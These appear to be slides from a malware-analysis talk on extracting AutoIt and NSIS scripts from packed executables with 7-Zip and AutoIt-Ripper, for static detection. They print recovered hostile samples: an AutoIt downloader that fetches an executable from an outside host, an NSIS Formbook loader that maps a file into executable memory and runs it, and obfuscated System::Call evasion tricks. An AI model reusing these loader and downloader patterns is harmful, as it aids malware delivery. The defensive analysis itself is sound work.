
How to extract the NSIS scripts?

- NSIS is open sourced
- 7z supported the script decoding and comprehensive decompression
- Default NSIS decoding is not available, uncomment it to enable it.

```
13
14     #include "NsisDecode.h"
15
16     /* If NSIS_SCRIPT is defined, it will decompile NSIS script to [NSIS].nsi file.
17        The code is much larger in that case. */
18
19     // #define NSIS_SCRIPT
20
21     namespace NArchive {
22     namespace NNsis {
```


In 7-Zip/CPP/7zip/Archive/Nsis/NsisIn.h

Running a Autolt file



How to extract the Autolt scripts?

- Autolt is free but proprietary
- Options:
 - decrypt the payload statically [1]
 - intercepts the plain scripts in the memory [2]



Options to extract Autolt scripts

[1] Static extraction

- less preparation
- tools:
 - [Autolt-Ripper](#), python
 - [MyAutToExe](#), C#
 - [ClamAV](#), C
- a lot of internal has been reverse engineered

[2] Runtime (dynamic) extraction

- decryption and decompression implementation worry-free
- tool:
 - [Exe2Aut](#)
- there is a lot to concern running this in production

Going for Autolt-Ripper in option [1] for this sharing

Autolt payload encodings

Encoding	Version	Date
JB00	Autolt v2 (earlier)	~1999
JB01	Autolt v2 (or known as AutoHotKey)	~2003
EA04	AutoIT v3.1.0	2005
EA05	AutoIT v3.1.1+	2005
EA06	AutoIT v3.2.6+	2007


90% of Autolt samples are EA05 & EA06 nowadays

Encodings: JB00/JB01

- used up to early 2003 v3.0
 - The Autolt script is stored in the *.data* section.
 - Uses LZ77/LZSS with huffman coding as compression algorithm, password is optional.
 - These sample is extinct in the wild.
-
- Option to pack with UPX.
 - Identifying Autolt encoded in JB00/JB01 upx unpacking is required. UPX packing sometimes break the static signatures.

Encodings: EA04/EA05/EA06

- Adopted from v3.1 (~2005).
- EA04 is only short lived in v3.1.x
- EA05 and EA06 are the most used
- Option to pack with UPX
- EA05 scripts stored in `.rsrc`
- Recent EA06 scripts stored as PE resources. Payloads are in `RCDData.SCRIPT`.



EA06 scripts found in the resources and its structure in C code representation

AU3 header

More about EA05/EA06 headers and body:

Field	Length	encryption (EA05)	encryption (EA06)	Notes
"FILE"	4	MT(0x16FA)	LAME(0x18EE)	static string
flag	4	xor(0x29BC)	xor(0xADBC)	
auto_str	flag (* 2)	MT(0xA25E + flag)	LAME(0xB33F + flag)	UTF-8/UTF-16
path_len	4	xor(0x29AC)	xor(0xF820)	
path	path_len (* 2)	MT(0xF25E + path_len)	LAME(0xF479 + path_len)	Path of the compiled script
compressed	1	None	None	is the script compressed
data_size	4	xor(0x45AA)	xor(0x87BC)	compressed data size
code_size	4	xor(0x45AA)	xor(0x87BC)	uncompressed data size
crc	4	xor(0xC3D2)	xor(0xA685)	compressed data crc checksum
creation date	4	None	None	file creation date (high)
creation date	4	None	None	file creation date (low)
last update date	4	None	None	last edit date (high)
last update date	4	None	None	last edit date (low)
data	data_size	MT(checksum + 0x22af)	LAME(0x2477)	script data

Courtesy: <https://github.com/nazywam/AutoIt-Ripper>

The missing EA04 encoding?

- Encryption: MT
- Add this class for Autolt-Ripper for extracting EA04 encodings

```
class EA04Decryptor(DecryptorBase):  
    au3_Unicode = False  
    au3_PaddingSize = 0xADAC  
    au3_ResType = 0x16FA  
    au3_ResSubType = (0x29BC, 0xA25E)  
    au3_ResName = (0x29AC, 0xF25E)  
    au3_ResSize = 0x45AA  
    au3_ResCrcCompressed = 0xC3D2  
    au3_ResContent = 0x22AF
```

Extract multiple payloads

- There is an implementation defect in Autolt-Ripper:
 - It extract only the first payload
- Nevertheless, there could be more than one.
 - They are either Autolt scripts or artifacts

```
188
189     stream = ByteStream(bytes(script_data)[0x18:])
190     parsed_data = parse_all(stream, AutoItVersion.EA06)
191     if not parsed_data:
192         log.error("Couldn't decode the autoit script")
193     return None
194     return parsed_data
```

src from Autolt-Ripper

Our enhanced implementation

```
193     while True:
194         try:
195             j = binary_data.index(magic, i, len(binary_data))
196         except ValueError:
197             break
198         i = j+1
199         stream = ByteStream(binary_data[j+len(magic):])
200         checksum = sum(list(stream.get_bytes(16)))
201         # EA06 doesn't use checksum
202         if isinstance(decryptor, EA06Decryptor):
203             checksum = 0
204         iters = parse_au3_header(stream=stream, checksum=checksum, decryptor=decryptor, log=log)
```


Extracted EA05/EA06 headers and scripts

```
{
  "au3_ResIsCompressed": 1,
  "au3_ResSizeCompressed": 576,
  "au3_ResSize": 1263,
  "au3_ResCrcCompressed": 3231360455,
  "u3_CreationTime": null,
  "str_CreationTime": "Wed Jul 20 10:21:44 2022",
  "au3_LastWriteTime": 133027861044808330,
  "str_LastWriteTime": "Wed Jul 20 10:21:44 2022",
  "au3_ResSubType": ">>>AUTOIT SCRIPT<<<",
  "au3_ResName": "C:\\Users\\jdr45\\AppData\\Local\\AutoIt v3\\Aut2Exe\\aut2744.tmp.tok",
  "au3_CreationTime": 133027861044808330
}
```

Header data decrypted from sample:

314dedeafc7bf1d484d21eff04f6e683085b2814e87e7b9da82ed10b3dfaa452

```
Global Const $INET_DOWNLOADCOMPLETE = 0x2
Global Const $INET_DOWNLOADSUCCESS = 0x3
Global Const $INET_DOWNLOADERROR = 0x4
Global Const $INET_DOWNLOADEXTENDED = 0x5
InetGet("https://ipmasheen.xyz/wtfnavrs.php", "200789611-03074.exe")
```

Autolt script extracted from the sample

Develop solution

Yaraing the extract scripts

```
Global Const $INET_DOWNLOADCOMPLETE = 0x2
Global Const $INET_DOWNLOADSUCCESS = 0x3
Global Const $INET_DOWNLOADERROR = 0x4
Global Const $INET_DOWNLOADEXTENDED = 0x5
InetGet("https://ipmasheen.xyz/wtfnvrs.php", "200789611-03074.exe")
```

Autolt script extracted from a sample

```
File 5e9ikl8w3iif7ipp6
File 3ugs67ip868x5n
File tjdorfrldbqdlq
System::Alloc 1024
Pop $0
System::Call "kernel32::CreateFile(t'$INSTDIR\tjdorfrldbqdlq', i 0x80000
System::Call "kernel32::VirtualProtect(i r0, i 1024, i 0x40, p0)p.r1"
System::Call "kernel32::ReadFile(i r10, i r0, i 1024, t., i 0) i .r3"
System::Call :.$0()
```

NSIS packed formbook loader

Case studies: NSIS pattern matching evasion

- Dynamically constructing System::Calls:

```
System::Call $_59_  
System::Call ke$_62_  
System::Call *****ke$_34_  
System::Call $_14_  
System::Call $R5$R6  
System::Call $_21_  
System::Call "k$_95_ "  
System::Call "::$R2(p      r13,      i      982544)"
```

- An Example of string construction

Push "ovKunEVeRacNChEPuLQu3di2Ov:Ch:Om_OpITyoSepFoedonPe(RamGu KarMe5Th Fe,Fo SniMa Bs0ByxIs2un)TaiBr.BrrLi2"
KERNEL32::_lopen

SH256: 0c7081e0e58dc4c306138f6287a984eee9ac748fb537394a6632688077857a09

Formal Solutions: Lexing and parsing (NSIS as an example)

- Lexing: tokenizing the script
 - Useful output: composition of tokens
 - e.g. 1. *LangString* supports in malware is usually 1, but >1 for benign installer
 - e.g. 2. the usage of callback functions, *.onMouseOverSection*
 - e.g. 3. ratio of *IntOp* / total tokenze

Bonus: Autolt Script Path

Bonus: Autolt script path

Header data decrypted from sample:

314dedeafc7bf1d484d21eff04f6e683085b2814e87e7b9da82ed10b3dfaa452

```
{
  "au3_ResIsCompressed": 1,
  "au3_ResSizeCompressed": 576,
  "au3_ResSize": 1263,
  "au3_ResCrcCompressed": 3231360455,
  "u3_CreationTime": null,
  "str_CreationTime": "Wed Jul 20 10:21:44 2022",
  "au3_LastWriteTime": 133027861044808330,
  "str_LastWriteTime": "Wed Jul 20 10:21:44 2022",
  "au3_ResSubType": ">>>AUTOIT_SCRIPT<<<",
  "au3_ResName": "C:\\Users\\jdr45\\AppData\\Local\\AutoIt v3\\Aut2Exe\\aut2744.tmp.tok",
  "au3_CreationTime": 133027861044808330
}
```


- APT-33 (PatchWork) <https://attack.mitre.org/software/S0129/>
 - C:\\Users**Benoit**\\AppData\\Local\\AutoIt v3\\Aut2Exe\\
 - C:\\Users**Qiang**\\AppData\\Local\\AutoIt v3\\Aut2Exe\\
 - C:\\Users**Shadow**\\AppData\\Local\\AutoIt v3\\Aut2Exe\\
 - C:\\Users**Shadow**\\Desktop**AutoIt-Obfuscator-master**\\dw\\E3-DWV1.3.au3.509

Conclusion

Objective: develop a robust solution

Analyzing the script
extracted from the binary

Choosing Static
Analysis



7z and Autolt-Ripper is fast and reliable

Q&A